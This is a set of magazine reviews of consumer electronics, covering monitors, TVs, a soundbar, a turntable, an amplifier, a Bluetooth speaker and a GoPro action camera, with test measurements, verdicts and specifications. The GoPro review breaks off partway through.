Physically, the U3477PQU is much more versatile than LG's monitor. This is due to the impressive stand that has a huge 180mm of height adjustment; the ability to turn the screen into a comically tall skyscraper thanks to 90° of rotation; and a turntable under the base for horizontal swivelling. The base is rather large, though, so you'll need plenty of desk space. The arm holding the monitor up is slightly wobbly, but at this size we'd rather have some built-in flex than a completely solid structure that falls over easily.

You get the expected complement of input and outputs on the rear, with DisplayPort, HDMI, VGA and DVI. There are also two 3.5mm audio jacks at the rear for headphones and the built-in speakers. On the right, but very difficult to access without standing up and leaning over, are two USB3 ports and two USB ports. They point sideways but to all intents and purposes are at the rear; we would have preferred them to be on the very edge of the monitor frame.

The U3477PQU bears similar styling to some of AOC's mid-range IPS monitors, with a black frame and metallic silver base. The frame itself has beautifully thin plastic bezels, but when you switch the monitor on there's an extra 10mm of bezel on the left, right and top edges, plus 5mm on the bottom where the panel ends but the screen coating continues.

The onscreen menus can be a bit fiddly to navigate because of the cheap-feeling buttons on the bottom of the frame. Altering settings is a bit tiresome, but unless you're obsessed

with fine-tuning your screen you probably won't have to use these menus very often.

With so much screen real estate, you can comfortably fit three windows side by side on the U3477PQU for multitasking. However, Windows doesn't make it easy to arrange your applications in this way. AOC tries to alleviate the frustration with its Screen+ software, which comes on a DVD in the box. This software can't be found online, so make sure you don't lose the disc.

Screen+ lets you choose from seven preset window arrangement templates. Dragging a window will bring the template up on screen, and when you drag a window into one of the numbered sections, it automatically expands to fill it. Only two templates really work on the U3477PQU, though: one that lets you put three windows side by side, and another with four equal sections.

The software doesn't work properly with all applications, either. Most notably the Microsoft Office 2013 suite ignores Screen+ entirely, which is frustrating. We also found moving some programs such as Spotify caused the program to hang and we had to click Alt-Tab to move away from Screen+ in order to continue working.

We ended up using the more reliable and recently updated DisplayFusion software to arrange windows. You have to pay for it, but we'd recommend making the investment and setting up hotkeys for arranging windows to take advantage of such a wide monitor.

Most modern games will support the 3,840x1,440 resolution, and some older titles can be 'hacked' to unlock it, too. Video files, online streaming, DVDs and Blu-Rays are more complicated to set up properly, but it is possible to get these somewhat inflexible formats to look good on an ultra-wide screen when playing them from a PC.

### WARM FEELINGS

Image quality out of the box is superb. On default (called 'Warm') settings, the panel covers 97% of the sRGB colour gamut at a colour temperature of 6602K, a little above the 6500K target but still perfectly acceptable. Default brightness on this setting is 275.2cd/m<sup>2</sup>; you may want to turn it down to avoid eyestrain if you'll be using this screen for long periods.

Contrast in this mode is 930:1, which is high enough for most tastes and reveals plenty of finer details in images.



The 'Normal' colour preset produces the best colour coverage. This gave us coverage of 97.4% on the sRGB gamut, but colour temperature was significantly increased to 7385K. Unless you have a colour calibrator handy, we'd recommend sticking to the Warm colour mode.

The average Delta E figure – the difference between the 'perfect' colour and the colour displayed by the monitor – is a little high at 2.32, with some reds, greens and dark yellows differing slightly from the ideal colours and bringing the average up as a result. Even so, a Delta E of 2.32 is substantially better than what you'd see on cheaper panels, and most users will have a hard time spotting where these discrepancies occur.

### LIGHT CONDITIONS

Backlight uniformity is pretty impressive, with most areas lit evenly. The top left corner was the darkest part of the screen, emitting 14% less light than the centre. In most standard desktop applications this won't be noticeable, but if you're working on colour-sensitive projects it's best to use the centre of the screen for reference.

Input lag, measured with our Leo Bodnar input lag tester, was typically around 31ms. This isn't lightning fast, but will be largely undetectable by most users.

The AOC U3477PQU takes all of the best elements of the LG 34UM95 and is a little cheaper. This comes at the expense of a pair of Thunderbolt ports and a beautiful design, but with the worthy addition of a much more versatile stand. The U3477PQU's onscreen menus aren't the best and the placement of its USB ports verges on back-breaking, but it's the best ultra-wide screen you can buy.

*Michael Passingham*

### SPECIFICATIONS

**SCREEN SIZE** 34in  
**RESOLUTION** 3,840x1,440  
**SCREEN TECHNOLOGY** IPS  
**REFRESH RATE** 60Hz  
**VIDEO INPUTS** DisplayPort, DVI, HDMI, VGA  
**WARRANTY** Three years RTB  
**DETAILS** [www.aoc-europe.com](http://www.aoc-europe.com)

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
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## OLED FULL HD TV

# LG 55EC930V



£2,299 inc VAT • From [www.currys.co.uk](http://www.currys.co.uk)

### VERDICT

Outstanding contrast and black levels, but colour accuracy isn't as good as we'd hoped

**THEY'VE BEEN A** long time coming, but OLED TVs are finally appearing in the UK, and LG's curved 55EC930V is the first we've seen. Only available as a 55in model, the 55EC930V is an astonishing 6mm at its thinnest point, which is slimmer than most smartphones. This is rather negated by the TV's subtle curve, which makes it 80mm deep if you wall-mount it or 204mm with the stand, but it's still one of the most stylish TVs around.

OLED has long been heralded as the future of TV. Its main advantage over LCD is that it produces much deeper blacks. This is because each pixel generates its own light rather than being illuminated from behind by LEDs, so pixels are simply switched off when they need to display black. This in turn allows much higher contrast levels, so you can see more detail and a wider variety of light and shade.

The 55EC930V performed admirably on this front in our tests, producing perfect 0.00cd/m<sup>2</sup> black levels and a contrast ratio reading so high that our colour calibrator couldn't even give us a score. Unsurprisingly, this gave our *Star Trek* Blu-ray a real boost, as the depths of space were truly black, and tiny distant stars were pin-sharp, with no signs of the hazy halo effect we sometimes see on backlit LCD sets. Night scenes were bursting with detail, and we could see every last shred of shadow gradient even with the lights switched on in our test room.

It certainly makes for a stunning picture, but colour accuracy is less impressive. At default settings on the Standard picture mode, we measured an sRGB gamut coverage of 96.4 per cent. This is still very respectable, as most LCD sets we've tested manage only around 90 per cent, but the 55EC930V's blue coverage was stronger than anything else, resulting in a cool image overall.

### THE WARMEST COLOUR

All four colour temperature presets were heavily skewed toward the blue end of the spectrum, but Warm 2 was by far the most balanced, so we stuck with that for the rest of our tests. We noticed a distracting blocky flicker when some faces were in close-up on Standard mode, as if the pixels couldn't decide which colour to show. This isn't something we'd expect to see on such a high-end TV, but fortunately it



disappeared in Cinema mode.

The other picture modes were very sharp and garish, so we'd recommend using Cinema or the two ISF Expert modes.

Using our colour calibrator, we calibrated the TV using the two-point white balance options in the Expert Control menu, adjusting Red to +10, Green to -4 and Blue to -10. With these settings, colours looked warmer and more natural, even if it resulted in a slightly lower gamut score of 95.9 per cent. However, reds and greens were much better represented on the sRGB colour gamut and blues were much closer to the sRGB colour boundary, resulting in a more pleasing picture.

There are plenty of other picture options you can adjust, including contrast, brightness, sharpness, colour and tint controls, and gamma, dynamic contrast and super resolution options in the Expert Control menu. The latter helps sharpen blurry or lower-resolution content for a clearer picture. There's also a full colour management system, which lets you alter the saturation, tint and luminance of the six main colours.

### NOISE ABATEMENT

The 55EC930V's noise reduction settings are quite strong but they did well at eliminating unwanted artefacts and jagged edges on standard definition TV. This had the downside of smoothing over detail, but that's to be expected. Noise reduction was less necessary on HD TV channels, as there was more detail on show, so we left it turned off here.

LG's TruMotion engine, which inserts extra frames into films to make them appear smoother, can help to even out jerky camera pans or rapid action sequences. The Smooth option was too strong, creating slight screen tearing as the frames struggled to keep up with the action. The Clear setting looked more natural, but the User mode provides the best balance, as you can adjust the amount of de-juddering and de-blurring yourself.

Home cinema enthusiasts will no doubt want to connect a separate sound system for the full cinematic experience, but we were still impressed by the 55EC930V's 40W speakers. There are six sound profiles to choose from,

but they all produced clear dialogue both in films and TV shows.

We like what LG has done with its WebOS interface. The colourful deck of cards that runs along the bottom of the screen is easy to use and provides helpful shortcuts to all your favourite smart TV apps. These include Netflix, Amazon Instant Video, BBC iPlayer, Demand 5, Wuaki.TV and Now TV. It's a shame ITV Player and 4oD aren't there as well, but it's still an impressive line-up.

Pages load quickly and LG's motion-sensing Magic Remote makes cycling through them incredibly easy. Simply point the remote at the screen and the onscreen cursor follows your movements. The TV comes with a standard remote as well if you prefer.

There are plenty of ports on the side, including four HDMI ports, SCART, component and composite inputs. You'll also find an optical S/PDIF port, an Ethernet port, a 3.5mm headphone jack and a CI slot. You shouldn't need to use the Ethernet port, though, as the 55EC930V has built-in Wi-Fi.


The 55EC930V produces a picture like no other but comes at a very high price. We think £2,299 is too high to warrant an immediate purchase, considering the TV isn't completely perfect. We'd be tempted to bump it up a star if the price fell, but right now Panasonic's £1,299 4K TX-50AX802B is much better value.

*Katharine Byrne*

### SPECIFICATIONS

**SCREEN SIZE** 55in  
**NATIVE RESOLUTION** 1,920x1,080  
**VIDEO INPUTS** 4x HDMI, SCART, component, composite  
**TUNER** Freeview HD  
**DIMENSIONS** 753x1,225x204mm  
**WARRANTY** Five years RTB  
**DETAILS** [www.lg.com](http://www.lg.com)  
**PART CODE** 55EC930V

### CONNECTION PORTS






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
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
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
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
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
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## BLUETOOTH SOUNDBAR

# DALI Kubik One



£799 inc VAT •

From [www.audiovisualonline.co.uk](http://www.audiovisualonline.co.uk)



### VERDICT

**Excellent sound, but the Dali Kubik One is expensive and lacks the ports and features that would make it more versatile**

**AVAILABLE IN A** range of bright colours, Dali's Kubik One is among the most stylish soundbars we've seen. It's a sizeable piece of kit, though, weighing a hefty 9.6kg and measuring 126x980x102mm. You may have trouble fitting it in front of your TV if its stand is low to the ground, so wall mounting it is perhaps the most sensible option.

At least you won't have to find room for an external subwoofer, as the Kubik One doesn't have one. Instead, it houses four 25W stereo amplifiers inside its aluminium chassis, giving it a total RMS output of 100W. These are split into two 5¼in wood fibre cone woofers and two 25mm soft dome tweeters. The latter uses ferrite magnets, which Dali says help reduce power compression and reproduce higher frequencies to give a more detailed, accurate sound.

The controls are all on top of the soundbar, although you don't get very many, with only volume controls, an input selector and a power button that doubles as a mute button. The Kubik One also comes with a small, flat remote, but this only duplicates the controls that are available on the soundbar, and we suspect its tiny size will make it prone to getting lost down the back of the sofa.

If you prefer, you can pair the Kubik One with an existing remote control, such as the one for your TV. We found this very easy when we tried it with our Samsung TV remote, and it should cut down on the number of remotes you'll need to control your system. If you use your TV remote, however, you'll need to be careful where you point it so you don't turn the soundbar off or switch sources by accident when trying to control the TV.

The Kubik One is fairly limited in its connectivity options. With no ARC-compatible HDMI port, you'll have to make do with two optical S/PDIF inputs, stereo phono jacks and a Micro USB port for your PC or Mac. It supports Bluetooth 3.0 Apt-X, though, so you can stream music from your phone, tablet or laptop. There's also a subwoofer output if you want

to connect an external subwoofer, although we didn't feel the Kubik One needed any further help during our tests. You'll also find a headphone jack on the front of the soundbar.

Unlike other high-end soundbars we've tested, the Kubik One has only one sound mode. With no additional menu controls or sound profiles, it's a lot less versatile than other soundbars, and we were disappointed to find there was no night mode to cut down on those booming explosions and roaring car chases when the neighbours are asleep.

A switch on the back allows you to adjust the bass level depending on your room size, but this isn't particularly useful if you've

Our only minor complaint is that choral music tended to sound a little muddled, with mid-range frequencies in particular that were unable to match the detail we'd heard in other genres. Vocals almost sounded as if they were echoing from deep inside a cave, and in this instance Samsung's HW-H750 performed better – voices were more easily distinguished and it produced a cleaner sound overall.

Other types of vocal music were perfectly fine on the Kubik One, though, and we felt it was more successful at differentiating mid-range instrumental tones than the HW-H750. Dialogue was perfectly clear when we played our test

Whether we were listening to delicate classical music or rock and folk bands, the Kubik One made it sound as if the performers were right there in the room with us

mounted the device on your wall. There's also a power mode switch here that lets you turn off the soundbar manually or automatically after a period of inactivity, and a gain adjust control, which is useful if there's a difference in level between your analogue and digital inputs. You'll need to use a flathead screwdriver to adjust this, though, which again doesn't make it easy to change after the initial setup.

The lack of sound profiles isn't an issue when it comes to audio quality, as the Kubik One sounds superb. Our test soundtracks were warm, rich and full of detail. When we compared its output with that of Samsung's £450 HW-H750, the Kubik One won out in almost every circumstance, whether we were listening to delicate classical music, Stephen Sondheim numbers or rock and folk bands. In each case, the Kubik One made it sound as if the performers were right there in the room with us, whereas the HW-H750 sounded a little artificial in comparison.

copy of *Star Trek*, and voices were never lost in the fray even during heated action sequences. Punches sounded as if they had a lot of weight behind them, and splintered glass tinkled clearly in the background.

Our main concern is the price. While the Dali Kubik One looks gorgeous and produces fantastic sound, its lack of options and limited connectivity make it less versatile than other high-end soundbars, and you'll need to take into account its huge size before trying to fit it into your home cinema setup. It's a great choice if you've got the budget and want something you can install quickly and easily, but although it produces a much better sound than Samsung's HW-H750, we're not sure it's worth paying twice the price for the privilege.

*Katharine Byrne*



### SPECIFICATIONS

**SPEAKERS** 4  
**RMS POWER OUTPUT** 100W  
**DIMENSIONS** 162x980x102mm  
**WEIGHT** 9.6kg  
**DOCK CONNECTOR** None  
**NETWORKING** Bluetooth 3.0 Apt-X  
**WARRANTY** Two years RTB  
**DETAILS** [www.dalikubik.com](http://www.dalikubik.com)  
**PART CODE** Kubik One



## MID-RANGE FULL HD TV

# SAMSUNG UE40H5500

**COMPUTER SHOPPER** ★★★★★  
BEST BUY £369 inc VAT •

From [www.richersounds.com](http://www.richersounds.com)

### VERDICT

Great picture quality, excellent contrast and Samsung's superb smart TV services add up to make the UE40H5500 an excellent bargain

**WITH ITS LARGE**, flat stand, the UE40H5500 is far more subtle and unassuming than the rest of Samsung's TV line-up. Its bezels are pleasingly slim and the set doesn't take up much room, making it a good choice for a bedroom or small living room.

It has a decent range of ports, including SCART, component and composite video inputs, two USB ports, an Ethernet port, a 3.5mm headphone jack, an optical S/PDIF audio output and a CI slot. It also has three HDMI inputs, one of which supports ARC for audio devices such as a soundbar.

The default picture quality is good for the price, with our colour calibrator measuring 90.6 per cent of the sRGB colour gamut on the Standard picture mode. This is what we'd expect from an LCD panel, and its sRGB colour gamut coverage was fairly even across the primary colour groups. Blues and magenta were a little strong, but the H5500's only area of weakness was its warmer colour coverage.

Brightness levels were a pleasant 259.82cd/m², but if you prefer a dimmer image, you can easily change this using the backlight settings in the basic picture settings. Contrast is also excellent at a massive 4,995:1, revealing plenty of detail in darker scenes of our *Star Trek* Blu-ray test movie.

### WHAT'S ON THE MENU?

We tried to improve the H5500's picture quality by setting the colour tone to Warm 2 in the Picture Options menu and adjusting the TV's white balance settings in the Advanced Settings menu. Leaving the R-Gain at 0, we altered the G-Gain to -25 and the B-Gain to -20, which increased the H5500's sRGB gamut coverage to a near-perfect 98.2 per cent. This produced a more even, accurate picture, and pushed the H5500's overall image quality above that of rival mid-range models such as Panasonic's Viera TX-42AS650. This is outstanding for a TV of this price.

There are plenty of options for adjusting the TV further if you wish, including basic contrast, brightness, sharpness, colour and tint settings, dynamic contrast, black tones, flesh



tones, gamma, colour space and motion lighting controls. The latter adjusts the brightness according to what's onscreen to reduce power consumption, but we felt this often had a negative effect on contrast levels and it made darker indoor scenes hard to see clearly, so we'd recommend leaving it off.

Unsurprisingly for a TV in this price range, the H5500 doesn't come with Samsung's Motion Plus frame interpolation, so you'll have to put up with the occasional jerky camera movement. There's an option to turn on LED Clear Motion instead, which is meant to help make fast moving images appear clearer by controlling the LED backlight, but we found that it made little difference. The TV doesn't support 3D films either, but that's no great loss in our eyes.

The 20W speakers are decent enough, but they don't compare to a dedicated sound system. We were impressed with the various sound modes available, though, as Movie really opened up the soundstage compared with Standard mode and made quieter sound effects more pronounced. Dialogue was crystal clear in all cases.

Like all Samsung's 2014 smart TVs, the H5500's Smart Hub comes with the full range of on-demand and catch-up services, including BBC iPlayer, ITV Player, 4oD, Demand 5, Netflix, Amazon Instant Video, Wuaki.tv, Blinkbox, Spotify, YouTube and even a few niche apps such as Digital Theatre, BFI Player and Curzon Home Cinema. This is by far the best range of apps you'll find on any TV from the major manufacturers, and they're all laid out clearly in the main app panel.

This sits to the left of the On TV panel, which shows what you're currently watching as well as programmes that are coming up next. These will change based on your viewing habits, so eventually the H5500 should start recommending your favourite programmes rather than the

random selection you see when you first set it up. The quad-core processor makes flicking through the icons and menus quick and easy.

### HUB CAP

You probably won't need to venture much further into Samsung's Smart Hub, as the Games tab has no decent content and Samsung's own on-demand film and TV panel is only any good if you have a Wuaki account. However, the Multimedia panel is particularly useful if you want to connect and watch content from a USB flash drive, your smartphone or a PC on your home network.

Device icons are easily lost behind the deluge of promoted content from TuneIn Radio, Vimeo and YouTube, but the TV's file format support is good. We were able to play MP3, FLAC, OGG, WAV, M4A and WMA audio files and MP4, MKV, WMV, AVI and DivX files.

The UE40H5500 is an excellent TV for the price. You'll have to tweak the settings to obtain the best picture, but its image quality is better than that of other, more expensive mid-range TVs we've seen, and Samsung's extensive range of smart TV content makes it more flexible than its rivals. The plain design may not be front room material, but if you're after a smaller TV for streaming Netflix in your bedroom, look no further.

Katharine Byrne



### SPECIFICATIONS

**SCREEN SIZE** 40in  
**NATIVE RESOLUTION** 1,920x1,080  
**VIDEO INPUTS** 3x HDMI, SCART, component, composite  
**TUNER** Freeview HD  
**DIMENSIONS** 906x578x196mm  
**WARRANTY** Five years RTB  
**DETAILS** [www.samsung.com/uk](http://www.samsung.com/uk)  
**PART CODE** UE40H5500

### CONNECTION PORTS

**3x HDMI** **COMPONENT** **COMPOSITE**  
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## USB TURNTABLE

# PRO-JECT Elemental Phono USB

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From [www.henleydesigns.co.uk](http://www.henleydesigns.co.uk)

### VERDICT

The Pro-Ject Elemental Phono USB is a wonderful plug-and-play introduction to turntables

**VINYL HAS SEEN** something of a resurgence in recent years. Record sales hit an 18-year high in 2014, fuelled by interest from a new generation of listeners, as well as those who grew up buying records. Picking up a vintage turntable in working condition might be the first choice for enthusiasts and purists, but companies such as Pro-Ject are now creating new, budget-friendly turntables such as the Elemental Phono USB to meet demand.

Buying and setting up a new turntable can be intimidating if you have no experience of cartridges, tone arm adjustments and preamps. The Elemental Phono USB helps simplify the process by offering a real plug-and-play experience. There's no need to adjust the counterweight or anti-skating mechanism, and the turntable comes with its cartridge preinstalled. You don't need a separate phono preamp either, which reduces clutter and expense if your amplifier doesn't have a dedicated phono input.

To get started, all you need to do is remove the Elemental from its box, attach the belt around the platter and detach the transport lock on the arm. The Elemental is belt-driven and can play records at either 33rpm or 45rpm. To change speeds you simply move the drive belt between the two steps on the pulley. This manual process is common among entry-level turntables. The Elemental will happily play 7in or 12in records, and an adaptor is included if you have any records with the larger jukebox-style centre.

We found attaching the belt a fiddly process at first, especially around the platter. The belt also had a habit of detaching occasionally when we removed a record, which is frustrating. After a little practice, however, re-attaching the belt and moving it between the two motor pulley diameters became easier. Pro-Ject recommends that you avoid getting grease or dirt on the belt as it can affect playback, but this proved difficult

to avoid. We found we had to wipe down the belt regularly as a result.

The platter is made of low-resonance MDF and covered with a felt slipmat that's included in the box. The bearing is stainless steel and the straight tone arm uses an Ortofon OM 5E moving magnet cartridge. You can replace this with any cartridge that has a ½in mounting hole, but the included counterweight is optimised for the Ortofon.

The only thing the Elemental lacks is a dust cover, although this would detract from its simple design. The plinth comes in one of three colours: black, white and red. It's

computer to convert your vinyl music to a digital format. No software is included but there are plenty of free options available, such as Audacity ([www.audacityteam.org](http://www.audacityteam.org)). This even has plug-ins for restoring tracks taken from vinyl, which makes ripping and tagging tracks easy. If you have any rare vinyl that's not available in a digital format, this option will be a real boon.

Other turntables are available for much less money, but there is often a chance that these can do permanent damage to your records if they're supplied with cheap cartridges with a poor stylus. We were never

The Elemental produced a warm tone across all the speakers we tried. Whether listening to Bob Dylan or Heart or a Mahler symphony, the audio sounded excellent

certainly an attractive turntable and will appeal to those who appreciate clean lines.

Connecting the Elemental is simply a matter of hooking up a pair of active speakers or an amp using the pair of RCA jacks on the back. An RCA cable is included, and this has integrated grounding cables if you need them. Your choice of speakers will have a significant effect on the sound quality, but we found that the Elemental produced a warm tone across all the speakers we tried. Whether listening to Bob Dylan or Heart or a Mahler symphony, the audio sounded excellent.

As its name implies, the Elemental Phono USB also has a USB type-B connection. This enables you to connect the turntable to a

concerned that the Elemental would damage our records, thanks to the quality of its cartridge and tone arm.

The Pro-Ject Elemental Phono USB is a very capable turntable, either for newcomers to vinyl or those looking to make a return. It simplifies the set-up process and removes the need for expensive additional equipment. Getting everything working is easy and the components are of good quality.

Even if you're not looking to convert your vinyl music to digital formats, the USB version benefits from a built-in phono preamp, which is missing from the standard Pro-Ject Elemental. On its own, a Pro-Ject phono preamp costs around £50, so the additional £60 you pay for the Phono USB version is easy to accept if you think you might ever want to use the USB output.

Richard Easton



### SPECIFICATIONS

**WARRANTY** One year RTB

**DETAILS** [www.project-audio.com](http://www.project-audio.com)

**PART CODE** Elemental Phono USB





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## AMPLIFIER AND DAC

### TEAC AI-301DA



£400 inc VAT • From [www.petertyson.co.uk](http://www.petertyson.co.uk)

#### VERDICT

The TEAC AI-301DA is a compact and capable amp with plenty of connections and Bluetooth

**THE TEAC AI-301DA** amplifier comes in an attractive compact aluminium chassis that will look equally at home on a desk as in an AV cabinet. We particularly like its motor-driven volume knob, which rotates even when you use the included remote control to adjust the volume. At just 215x254x61mm, its small size will be a real advantage for those who want to use its USB DAC feature to improve the audio output from their desktop or laptop PC. The included remote control is just as compact and provides the usual controls for switching inputs and changing volume.

The AI-301DA uses an ICEpower class-D amp and can be hooked up to a pair of passive speakers, either using bare speaker

wire or banana plugs. It provides a maximum output of 60W to each speaker if they are four ohms, or 30W if they are eight ohms. You also have the option of connecting a separate subwoofer for added bass response.

As well as the usual wired connections, which include two RCA line inputs, coaxial and S/PDIF digital in, the AI-301DA provides Bluetooth for wireless playback. It supports the aptX codec for higher quality audio over Bluetooth with reduced latency.

The AI-301DA uses a BurrBrown PCM1795 digital-to-analogue converter, which you can connect to a computer through the USB type-B port to use as an asynchronous USB DAC. This enables the DAC to control audio timing rather than the computer to reduce jitter and provide better overall sound quality. If you use USB or the coaxial connections, the AI-301DA supports high-resolution audio up to 24-bit/192kHz, although the optical input is limited to a maximum 24-bit/96kHz.

Sound quality was very good when we played our high-resolution test tracks over USB on a pair of Bluesound passive speakers. A turntable connected through the RCA inputs sounded equally good, and we could easily pick out the intricate details in our jazz tracks when listening through Sennheiser HD700 headphones. The front of the unit has a 6.3mm headphone jack, so you'll need an adaptor to use 3.5mm headphones.

The TEAC AI-301DA is a very capable amplifier that looks sleek and offers a wealth of connections. It's not quite as exciting as the Creative Sound Blaster X7 (see *Reviews, Shopper 326*) with its unorthodox pyramid design, but it can power more demanding speakers without the need for optional extras. If you're looking for a more traditional amplifier, and don't need the Sound Blaster X7's more fanciful extras, the AI-301DA is a fantastic, if slightly more expensive, choice.

*Richard Easton*



#### SPECIFICATIONS

**WARRANTY** One year RTB  
**DETAILS** [www.teac.com](http://www.teac.com)  
**PART CODE** AI-301DA

## BLUETOOTH SPEAKER

### AUDIO PRO Addon T10



RECOMMENDED £200 inc VAT • From [www.superfi.co.uk](http://www.superfi.co.uk)

#### VERDICT

The Addon T10 is a super-stylish speaker with audio quality that matches its great looks

**WITH ELEGANT LINES** and a simple design, the Audio Pro Addon T10 is a stylish speaker. It's available in black, white, orange, pink or blue, and the more colourful models have a classy brown leather handle that makes the speaker easier to carry. The absence of a battery means you might not move it very often, but it's nice to have the option. The T10 is reasonably compact at 320x180x166mm and its 3.9kg cabinet has a nice lacquered finish.

A class-D digital amplifier produces 20W from each 3/4in textile dome tweeter and 40W from the 5 1/4in woofer. There's no speaker grille so the woofer is exposed, allowing you to see the vibration of the cone. There's also a bass reflex port on the rear.

There's a 3.5mm auxiliary connection and twin RCA phono connections on the rear to connect wired devices, and the subwoofer RCA output lets you connect a separate subwoofer. Audio Pro's own Addon Sub is one option, but any subwoofer will work. There's also a useful USB port that lets you charge a smartphone or tablet while playing music.

The most convenient way to use the T10, however, is over Bluetooth. The T10 supports Bluetooth 4.0+ EDR (Enhanced Data Rate) and uses the aptX codec for less lossy wireless streaming. The lack of NFC for quick-pairing is slightly disappointing, but connecting a Bluetooth device is straightforward.

The T10 performed admirably with our test tracks, which span multiple genres including jazz, hip hop and classical. We were particularly impressed by how much bass the T10 could deliver. Bass was tight and punchy, even without an external subwoofer, and the cabinet held firm, with no rattle.

Treble and mid tones were suitably delicate and the T10 reproduced vocals well in our live acoustic tracks. The speaker could easily fill a medium to large room with sound, and didn't distort even at maximum volume. Sound was altogether excellent for a speaker of this size.

The Audio Pro Addon T10 is an excellent speaker with a classy design. It's a great choice if you want a wireless speaker but don't need multi-room connectivity. If you want to stream music throughout the house, however, consider multiroom audio systems such as Samsung's M5 or LG's Music Flow H7 instead.

*Richard Easton*



#### SPECIFICATIONS

**SPEAKERS** 2  
**RMS POWER OUTPUT** 80W  
**DOCK CONNECTOR** None  
**WIRELESS** Bluetooth (aptX)  
**DIMENSIONS** 320x180x166mm  
**WEIGHT** 3.9kg  
**WARRANTY** One year RTB  
**DETAILS** [www.audiopro.com](http://www.audiopro.com)  
**PART CODE** Addon T10



# AOC



I2757FM

**my**Play

## Play it large with the myPlay

Transfer games, photos, films, presentations and documents from your smartphone or other mobile device\* in an impressively large size and in Full HD onto the myPlay display with its screen size of 68.6 cm / 27". View content together with your friends, family or colleagues in XXL. Thanks to the myPlay's integrated MHL™ interface (Mobile High- Definition Link) all content from your mobile devices gets "mirrored" onto the monitor – ideal for entertainment, social networking and work. A practical side effect: the mobile gadgets get charged at the same time. When size matters, show it with the myPlay from AOC (I2757FM model).

\*Only devices with Micro-USB port conforming to the MHL™ Consortium's standards.

## 4K ACTION CAMERA

# GOPRO Hero4 Black

COMPUTER  
SHOPPER  
RECOMMENDED



£359 inc VAT • From [www.jessops.com](http://www.jessops.com)

### VERDICT

The Hero4 Black has fantastic image quality and improves on the tried-and-tested GoPro formula

**AT FIRST GLANCE** there's little to separate the GoPro Hero4 from its predecessor. This is mostly a benefit, as it's compatible with a wide array of accessories and mounts. The camera's incredible popularity means it's easy to find all manner of compatible kit, both from GoPro and other manufacturers.

The Hero4 is available in two versions: Silver (£279) and Black (£359). The Black model has a faster processor and can shoot at a higher resolution or higher frame rates. The Silver version has a built-in touch display, which is ideal for framing your video and photos and provides an easier way to change settings, although it drains the battery faster.

### AN OPEN AND SHUT CASE

The Hero4 isn't waterproof without its separate casing, so you lose any touchscreen functionality as soon as it's enclosed. The casing is the same as that of previous GoPro cameras, with spring-loaded buttons that take a little more effort to press than we'd like. You still have to remember each button's action to navigate the menus, too.

The case comes with two back doors. The standard door is waterproof to 40m. The skeleton backdoor doesn't protect from the elements but its open back allows for better audio capture. Mounts for flat, curved and vertical surfaces are included, but you'll need to put the Hero4 in its case to use them.

A Mini USB port, a Micro HDMI port and a microSD slot are hidden behind a cover. This is small and detaches completely, making it easy to lose when you charge the camera. A hinged flap would be better, although GoPro clearly doesn't think so, as this is a criticism we had of the Hero3 too.

Companion apps for iOS, Android and Windows Phone let you control the camera's settings and view captured video over Wi-Fi direct. Once connected, the app is easy to use and certainly preferable to changing settings on the camera itself. The app also lets you copy footage from the Hero4

➔ The GoPro app makes up for the lack of a display

to share and upload to social networks, although at the time of writing we couldn't share directly to Instagram on Android.

The app's live view feature makes up for the lack of an LCD display on the Black model. It's not quite as quick as Sony's HDR-AZ1 app (see opposite), as there's more than a half-second delay between the camera and the phone, but it's not too jarring and certainly helps with framing shots. If Wi-Fi direct is turned on, the Hero4's Wi-Fi remains active even when you switch the camera off – a blue light blinking on the front lets you know that it's on.

This enables you to turn on the Hero4 remotely from your smartphone, but it also means you'll have to disable Wi-Fi manually to ensure the battery doesn't drain while you're not using the camera. We forgot a few times and came back to a dead battery, which was annoying. Holding the settings button on the side quickly toggles the Wi-Fi on and off, which is convenient if you remember to do it.

The f/2.4-aperture lens should provide decent performance in low light, and this is paired with a 1/2.3in sensor. The Hero4 Black captures video at up to 4K resolution at 30fps, as well as 120fps at 1080p for slow-motion. Dropping to 720p enables a 240fps mode for even slower footage.

Depending on the resolution, you can choose between Ultra Wide, Medium or Narrow fields of view. Ultra Wide is available across all resolutions and provides the field of view typical of most action cameras. There's some barrel distortion as you would expect, but the effect also heightens the excitement in video of activities such as extreme sports.

Image quality at both 4K and 1080p resolutions was very good. Footage was sharp and detailed in good lighting conditions, with minimal noise. The lens also did well to avoid chromatic aberrations. Colour saturation was a little muted for our tastes, however – we'd hoped for more vibrant colours from our test footage captured

on a reasonably sunny day. Disappointingly, the Hero4 lacks the image stabilisation of other rivals so footage from our test, which places the camera on a moving platform, was not as steady as we would have liked.

